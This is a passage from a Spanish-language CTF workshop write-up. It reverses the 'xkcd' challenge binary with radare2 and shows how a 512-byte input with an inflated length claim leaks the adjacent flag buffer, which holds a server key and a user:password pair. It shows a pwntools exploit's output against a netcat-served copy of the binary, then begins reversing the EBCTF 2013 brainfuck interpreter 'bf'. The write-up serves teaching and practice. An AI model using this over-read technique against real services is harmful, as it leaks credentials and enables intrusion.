[0x004010e5]> px 550 @0x6b7340	0 1 2 3 4 5 6 7 8 9 A B C D E F	0123456789ABCDEF
- offset -	0 1 2 3 4 5 6 7 8 9 A B C D E F	0123456789ABCDEF
0x006b7340	4141 4141 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 AAAA.....	
0x006b7350	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7360	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7370	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7380	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7390	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b73a0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b73b0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b73c0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b73d0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b73e0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b73f0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7400	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7410	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7420	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7430	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7440	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7450	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7460	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7470	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7480	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7490	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b74a0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b74b0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b74c0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b74d0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b74e0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b74f0	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7500	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7510	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7520	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7530	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	
0x006b7540	4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA.....	
0x006b7550	4141 0a00 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 AA.....	
0x006b7560	0000 0000 0000
[0x004010e5]>		

La distancia según vimos eran de 512 bytes. Modificamos el contenido del fichero por un usuario y password:

[0x00401126] > px 625 @0x6b7340	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x006b7340	4141	4141	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	AAAA
0x006b7350	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7360	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7370	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7380	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7390	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b73a0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b73b0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b73c0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b73d0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b73e0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b73f0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7400	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7410	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7420	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7430	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7440	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7450	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7460	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7470	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7480	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7490	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b74a0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b74b0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b74c0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b74d0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b74e0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b74f0	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7500	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7510	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7520	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7530	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
0x006b7540	5573	6572	3531	336c	6574	7465	7273	2e53								User513letters.S	
0x006b7550	6572	7665	726d	6173	7465	726b	6579	6973								ervermasterkeyis	
0x006b7560	3132	3937	3132	3938	3437	2e55	7365	723a								1297129847.User:	
0x006b7570	7061	7373	776f	7264	6e61	6976	656e	6f6d								passwordnaivenom	
0x006b7580	3a6e	6169	7665	6e6f	6d0a	0000	0000	0000								:naivenom..	
0x006b7590	0000	0000	0000	0000	0000	0000	0000	0000								
0x006b75a0	0000	0000	0000	0000	0000	0000	0000	0000								

Bien ahora que hemos visto la distancia que existe desde las strings del fichero flag y nuestro input por stdin, usamos python para obtener unas 512 “A” justo el largo para no pisar el otro inicio del buffer donde esta nuestras strings del fichero.

```
>>> 512*"A"
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>
```

Copiamos esas A's y entre paréntesis ponemos que va a leer (525).

SERVER, ARE YOU STILL THERE? IF SO, REPLY “A...” (525) LETTERS

```
[0x00400e3e]> db 0x004010e5
[0x00400e3e]> dc
SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ETTERS
hit breakpoint at: 4010e5
[0x004010e5]>
```

Evaluamos la memoria y vemos todas nuestras 512 “A”:

```
[0x00401126]> px 625 @0x6b7340
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x006b7340 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7350 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7360 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7370 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7380 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7390 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b73a0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b73b0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b73c0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b73d0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b73e0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b73f0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7400 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7410 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7420 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7430 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7440 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7450 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7460 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7470 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7480 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7490 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b74a0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b74b0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b74c0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b74d0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b74e0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b74f0 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7500 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7510 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7520 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7530 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAA
0x006b7540 5573 6572 3531 336c 6574 7465 7273 2e53 User513letters.S
0x006b7550 6572 7665 726d 6173 7465 726b 6579 6973 ervermasterkeyis
0x006b7560 3132 3937 3132 3938 3437 2e55 7365 723a 1297129847.User:
0x006b7570 7061 7373 776f 7264 6e61 6976 656e 6f6d passwordnaivenom
0x006b7580 3a6e 6169 7665 6e6f 6d0a 0000 0000 0000 :naivenom.....
0x006b7590 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

En la comparación después de la función ***strlen*** vemos que es igual el valor del registro ***rbx*** y ***rax***, sin embargo nosotros le indicamos en el paréntesis (525) un valor mayor de longitud que el que hay por stdin (512), y según vimos antes $5 > 4$ y aquí sucede lo mismo $525 > 512$. La vulnerabilidad esta en que si ponemos un valor en nuestro stdin menor que 512 cuando se solapa con el inicio del otro buffer que sigue siendo el mismo ***obj.globals***, hay valores 0x0 y para de leer al comparar longitud (igual que un ***strcpy***, para de copiar cuando encuentra 0x0), pero si ponemos justo los 512 bytes solapa con el inicio de donde almacena la strings del fichero flag y así podemos aprovechar para leer lo siguiente ya que conecta, y sigue y salta al estar abajo o ser igual que (525).

```

rax 0x00000020d      rbx 0x00000020d      rcx 0x00000000
rdx 0x000000d          r8 0x00000000      r9 0x7ffc060cc293
r10 0x0000000000      r11 0x0000020d      r12 0x00000000
r13 0x00401840      r14 0x004018d0      r15 0x00000000
rsi 0x00002000      rdi 0x006b7340      rsp 0x7ffc060cc860
rbp 0x7ffc060c8a0      rip 0x0040114f      rflags 11
orax 0xfffffffffffffff
: 0x00401126      4889c7      mov rdi, rax
: 0x00401129      b800000000      mov eax, 0
: 0x0040113e      e8d6400000      call sym.__isoc99_sscanf ;[1]
: 0x00401133      8b45d4      mov eax, dword [rbp - 0x2c]
: 0x00401136      4898      cdqe
: 0x00401138      c68040736b00.      mov byte [rax + obj.globals]. 0      : rdi ; [0x6b7340:1]=65 ; "AAAAAAAAAAAAAAA
: 0x0040113f      8b45d4      mov ax, dword [rbp - 0x2c]
: 0x00401142      4863d8      movsxd rbx, eax
: 0x00401145      b140736b00      mov edi, obj.globals      ; rdi ; 0x6b7340 ; "AAAAAAAAAAAAAAA
: 0x0040114a      e831610100      call sym.strlen      ;[2]
: --- rip:
: 0x0040114f      4839c3      cmp rbx, rax
: < 0x00401152      7614      jbe 0x401168      ;[3]
: |: 0x00401154      b7547e4800      mov edi, 0x487e54      ; 'T-H' ; "NICE TRY"
: |: 0x00401159      e802710000      call sym.puts      ;[4]
: |: 0x0040115e      b7ffffffffff      mov edi, 0xffffffff
: |: 0x00401163      e8d85a0000      call sym.exit      ; -1
: |: 0x00401168      b140736b00      mov edi, obj.globals      ; rdi ; 0x6b7340 ; "AAAAAAAAAAAAAAA
: |: 0x0040116d      e8ee700000      call sym.puts      ;[5]
: |: 0x00401172      e98bfeffff      jmp 0x401002      ;[4]
: < 0x00401177      4883c438      add rsp, 0x38
: 0x0040117b      5b      pop rbx
: 0x0040117c      5d      pop rbp
: 0x0040117d      c3      ret

```

Si ejecutamos la aplicación observamos que hace leak del inicio del contenido del fichero flag jeje:

```

naivenom@vuln64:~/Escritorio/baby/xkcd$ ./xkcd
SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUser513letter

```

Ya por último es ajustarlo hasta conseguir que lea el user:password del servidor y así poder ganar una shell vía SSH conseguido gracias a la obtención de la información.

```

naivenom@vuln64:~/Escritorio/baby/xkcd$ ./xkcd
SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA" (585) LETTERS
AAAAAAAAAAAAAAAAAAAAAAUser513letters.Servermasterkeyis1297129847.User:pass
wordnaivenom:naivenom

```

Como ***bonus*** del taller podemos crearnos un pequeño script con **r2pipe** para obtener información de las strings usadas en el binario ya que son de gran relevancia debido a que se usa como tokens en la comunicación con el servidor. Nos basamos en los valores que se mueven con la instrucción ***mov*** al registro ***esi*** desde los punteros donde almacenan dichas strings.

```

[+] ESI Value: 0x00000000
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x00000000  ffff ffff ffff ffff ffff ffff ffff ..... .
0x00000010  ffff ffff ffff ffff ffff ffff ffff ..... .

[+] ESI Value: 0x7ffcbe64b4b0
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x7ffcbe64b4b0  c8b5 64be fc7f 0000 b718 4000 0000 0000 ..d.....@.....
0x7ffcbe64b4c0  5002 4000 0000 0000 d02b 0601 0000      P.@.....+.....
[+] ESI Value: 0x00487e04
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x00487e04  3f00 5345 5256 4552 2c20 4152 4520 594f ?. SERVER, ARE YO
0x00487e14  5520 5354 494c 4c20 5448 4552 4500       U STILL THERE.
[+] ESI Value: 0x00487e06
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x00487e06  5345 5256 4552 2c20 4152 4520 594f 5520 SERVER, ARE YOU
0x00487e16  5354 494c 4c20 5448 4552 4500 4d41      STILL THERE.MA
[+] ESI Value: 0x00487e36
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x00487e36  2049 4620 534f 2c20 5245 504c 5920 0028 IF SO, REPLY .(
0x00487e46  0029 0025 6420 4c45 5454 4552 5300      .).%d LETTERS.
[+] ESI Value: 0x00487e34
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x00487e34  2200 2049 4620 534f 2c20 5245 504c 5920 ". IF SO, REPLY
0x00487e44  0028 0029 0025 6420 4c45 5454 4552      .(.).%d LETTER
[+] ESI Value: 0x00487e49
- offset -   0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x00487e49  2564 204c 4554 5445 5253 004e 4943 4520 %d LETTERS.NICE
0x00487e59  5452 5900 6c69 6263 2d73 7461 7274      TRY.libc-start

```

Pwn

Vamos a simular un entorno que nos permita obtener esa información de un server usando la librería **pwn**.

Primero ejecutamos el binario por un puerto a la escucha de peticiones:

```
[naivenom@vuln64:~/Escritorio/baby/xkcd$ nc -lvp 1234 -e ./xkcd  
listening on [any] 1234 ...
```

Ejecutamos el exploit y obtenemos de forma remota nuestras credenciales!:

```
[MBP-de-naivenom:Desktop n4ivenom$ python exploit_xkcd.py  
[*] Checking for new versions of pwntools  
    To disable this functionality, set the contents of /Users/n4ivenom/.pwntools-cache/update to 'never'.  
[*] A newer version of pwntools is available on pypi (3.12.0 --> 3.12.1).  
    Update with: $ pip install -U pwntools  
[+] Opening connection to 192.168.1.82 on port 1234: Done  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAA  
User513letters.Servermasterkeyis1297129847.User:pass  
wordnaivenom:naivenom  
User513letters.Servermasterkeyis1297129847.User:passwordnaivenom:naivenom  
[*] Closed connection to 192.168.1.82 port 1234  
MBP-de-naivenom:Desktop n4ivenom$
```

0x02 EBCTF 2013: brainfuck ELF 32-bit

A continuación vamos a dar solución al reto llamado **bf** del EBCTF 2013. A grandes rasgos como introducción al reto es un binario que contiene una función que es un interprete del lenguaje esotérico brainfuck. La parte de reversing de este reto es fundamental ya que la explotación se ve rápido.

Sabemos por el enunciado de que trata de un interprete de brainfuck por lo tanto sabemos que las operaciones que va a realizar según los caracteres que introduzcamos pedidos por la función **fgets()** a grandes rasgos son los siguientes: (> = ++ptr;), (. = putchar(*ptr);), (- = -- *ptr;)

Nuestros hitos principales ademas de reversear el código serán ver como poder conseguir shell ya que disponemos de una función **sym.shell** donde llama a **system**.

El interprete se encuentra en la función **sym.bf_main** por tanto solo deberemos realizar nuestra tarea de ingeniería inversa en esa función.

brainfuck command	C equivalent
(Program Start)	char array[INFINITELY_LARGE_SIZE] = {0}; char *ptr=array;
>	++ptr;
<	--ptr;
+	+++ptr;
-	--*ptr;
.	putchar(*ptr);
,	*ptr=getchar();
[while (*ptr) {
]	}

Reverse Engineering “>” y “.”

Comenzamos colocando un breakpoint justo en la dirección de memoria 0x080486b5 que corresponde antes de la llamada a la función *fgets()*.

```
[0x0804860c]> db 0x080486b5
[0x0804860c]> dc
>> EINDBAZEN FRAINBUCK INTERDERPER READY.
> GIVE ME SOMETHING TO DANCE FOR: hit breakpoint at: 80486b5
[0x080486b5]> █
```

Continuamos y escribimos para probar los siguientes caracteres:

>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>.

Cuando llama a la función *strlen* devolverá justo la longitud de nuestros caracteres y tomará el salto ya que no es igual a la longitud.

```
.      0x0804860c    0x31c9             mov    byte [esp], 0xf7ff80b5
: 0x08048873    e878fcffff    call   sym.imp.strlen
: ;-- eip:
: 0x08048878    39c3             cmp    ebx, eax
`=< 0x0804887a    0f824dfeffff  jb    0x80486cd
```



Una vez realiza el salto movería el valor de nuestro carácter > siendo en hexadecimal 0x3e a **ebp-0x18**.

```

0x080486cd    8b45e8      mov eax, dword [local_18h]
0x080486d0    05a0a00408  add eax, obj.progbuf
0x080486d5    0fb600      movzx eax, byte [eax]
0x080486d8    0fb6c0      movzx eax, al
0x080486db    8945b8      mov dword [local_48h], eax
0x080486de    8345e401   add dword [local_1ch], 1
;-- eip:
0x080486e2    8b45e4      mov eax, dword [local_1ch]
0x080486e5    3b45ec      cmp eax, dword [local_14h]
.=< 0x080486e8    7e03      jle 0x080486ed    ;[1]
| 0x080486ea    d165ec      shl dword [local_14h], 1
|-> 0x080486ed    8b45b8      mov eax, dword [local_48h]
0x080486f0    83e82b      sub eax, 0x2b      ; '+'
0x080486f3    83f832      cmp eax, 0x32      ; '2' ; 50
.=< 0x080486f6    0f8769010000 ja case.default.0x8048865 ;[2]
| 0x080486fc    8b0485ac8b04. mov eax, dword [eax*4 + 0x8048bac] ; [0x8048bac:4]=0x80487c7
|;-- switch.0x08048703:
| 0x08048703    ffe0      jmp eax
|
```

Finalmente recupera el valor 0x3e y se lo resta a 0x2b para compararlo con 0x32. Si realizamos la resta nos da 0x13 por lo tanto no saltará y en la instrucción **mov eax, dword [eax*4 + 0x8048bac]** realizará una operación aritmética haciendo que **eax** valga una dirección de memoria del código de la propia función saltando. Vemos donde salta a 0x080487fe.

```

; CODE XREF from sym.bf_main (0x8048703)
0x080487fe    8b45e4      mov eax, dword [local_1ch]
0x08048801    83e801      sub eax, 1
0x08048804    8d14c5000000. lea edx, [eax*8]
0x0804880b    8b45c0      mov eax, dword [local_40h]
0x0804880e    01d0      add eax, edx
0x08048810    c70002000000  mov dword [eax], 2
< 0x08048816    eb4d      jmp case.default.0x8048865 ;[1]
```

En estas instrucciones lo que realiza es mover el valor 2 a direcciones del stack empezando por:

[0x080487fe]> px@eax	- offset -	0 1 2 3 4 5 6 7 8 9 A B C D	0123456789ABCD
	0xbfc554d0	0200 0000 0600 0000 3400 0000 34004...4.

Si seguimos ejecutando nos damos cuenta que ahora cuando sale de la función **strlen** el registro **ebx** vale uno así que eso quiere decir que va incrementándose uno mediante vamos iterando en los caracteres introducidos anteriormente.

Al dar la segunda vuelta vemos que entra de nuevo en el case del switch para el carácter > en la dirección de memoria 0x080487fe y nuestro registro **ecx** ahora vale 0x20 que sumará a la dirección del stack 0xbfc554d0 en vuestra caso será otra jeje. Dará como valor ahora 0xbfc554d8.

Antes de continuar quiero tener controlado el stack desde **ebp** hasta **esp**, por lo tanto si introducimos el comando **px 1248 @esp** vemos toda la pila justo hasta la dirección de retorno, justo al lado de **ebp**. Es interesante tener esto controlado porque tendremos que realizar más adelante nuestros cálculos.

Si realizamos bastantes interacciones nos damos cuenta que siempre **jmp eax** saltará a la misma dirección de memoria 0x080487fe justo cuando termine nuestro carácter > y recordar que introdujimos unos cuantos jeje.

Si vemos en el stack nuestro “02” esta en el volcado hexadecimal cada 8 bytes.

[[0x080487fe]] > px@esp														
- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D
0xbfc554c0	a0a0	0408	0004	0000	a0c5	eeb7	0a00			
0xbfc554ce	2800	0200	0000	0600	0000	0200	0000			(.	.	.	.
0xbfc554dc	3400	0000	0200	0000	4001	0000	0200			4	.	.	@	.
0xbfc554ea	0000	0500	0000	0200	0000	0300	0000		
0xbfc554f8	0200	0000	7850	1600	0200	0000	1300			.	.	xP	.	.
0xbfc55506	0000	0200	0000	0400	0000	0200	0000		

Una vez ya hace todos los “>” realiza el “.” entrando en el case 7 y al final lo que hace es mover el valor “07” en el incremento de la dirección de memoria del stack.

```
; CODE XREF from sym.bf_main (0x8048703)
0x0804884c    8b45e4        mov eax, dword [local_1ch]
0x0804884f    83e801        sub eax, 1
0x08048852    8d14c5000000. lea edx, [eax*8]
0x08048859    8b45c0        mov eax, dword [local_40h]
0x0804885c    01d0          add eax, edx
0x0804885e    c70007000000  mov dword [eax], 7
0x08048864    90            nop
;-- case.default.0x8048865:
; XREFS: CODE 0x08048703  CODE 0x08048758  CODE 0x080487c2  CODE 0x08048865
; XREFS: CODE 0x08048830  CODE 0x0804884a
> 0x08048865    8345e801    add dword [local_18h], 1
; CODE XREF from sym.bf_main (0x80486c8)
```

Si analizamos el stack estabamos en lo cierto hay 34 “02” cada 8 bytes empezando por arriba en la pila y un “07” a continuación del último.

[0x080486cd] > px 1248 @esp	0	1	2	3	4	5	6	7	8	9	A	B	C	D	0123456789ABCD
- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	0123456789ABCD
0xbfc554c0	a0a0	0408	0004	0000	a0c5	eeb7	0a00			
0xbfc554ce	2800	0200	0000	0600	0000	0200	0000				(.	.	.	
0xbfc554dc	3400	0000	0200	0000	4001	0000	0200				4	.	.	.	
0xbfc554ea	0000	0500	0000	0200	0000	0300	0000				
0xbfc554f8	0200	0000	7850	1600	0200	0000	1300				.	xP	.	.	
0xbfc55506	0000	0200	0000	0400	0000	0200	0000				
0xbfc55514	0100	0000	0200	0000	0000	0000	0200				
0xbfc55522	0000	5cf1	1a00	0200	0000	0500	0000				.	\	.	.	
0xbfc55530	0200	0000	0100	0000	0200	0000	3c02				.	.	.	<	
0xbfc5553e	1b00	0200	0000	982c	0000	0200	0000				.	,	.	.	
0xbfc5554c	0600	0000	0200	0000	0200	0000	0200				
0xbfc5555a	0000	b01d	1b00	0200	0000	f000	0000				
0xbfc55568	0200	0000	0600	0000	0200	0000	0400				
0xbfc55576	0000	0200	0000	7401	0000	0200	0000				.	t	.	.	
0xbfc55584	4400	0000	0200	0000	0400	0000	0200				D	.	.	.	
0xbfc55592	0000	0700	0000	0200	0000	3c02	1b00				.	.	.	<	
0xbfc555a0	0200	0000	0800	0000	0200	0000	0400				
0xbfc555ae	0000	0200	0000	50e5	7464	0200	0000				.	P	.	td	
0xbfc555bc	8c50	1600	0200	0000	9c61	0000	0200				P	.	.	a	
0xbfc555ca	0000	0400	0000	0200	0000	51e5	7464				.	.	.	Q	
0xbfc555d8	0200	0000	0000	0000	0200	0000	0000				.	.	.	td	
0xbfc555e6	0000	0700	0000	0600	0000	1000	0000				

Por lo tanto hemos entendido hasta ahora lo siguiente:

- Almacena cada 8 bytes el valor “02” en la pila correspondiendo a que introdujimos “>”
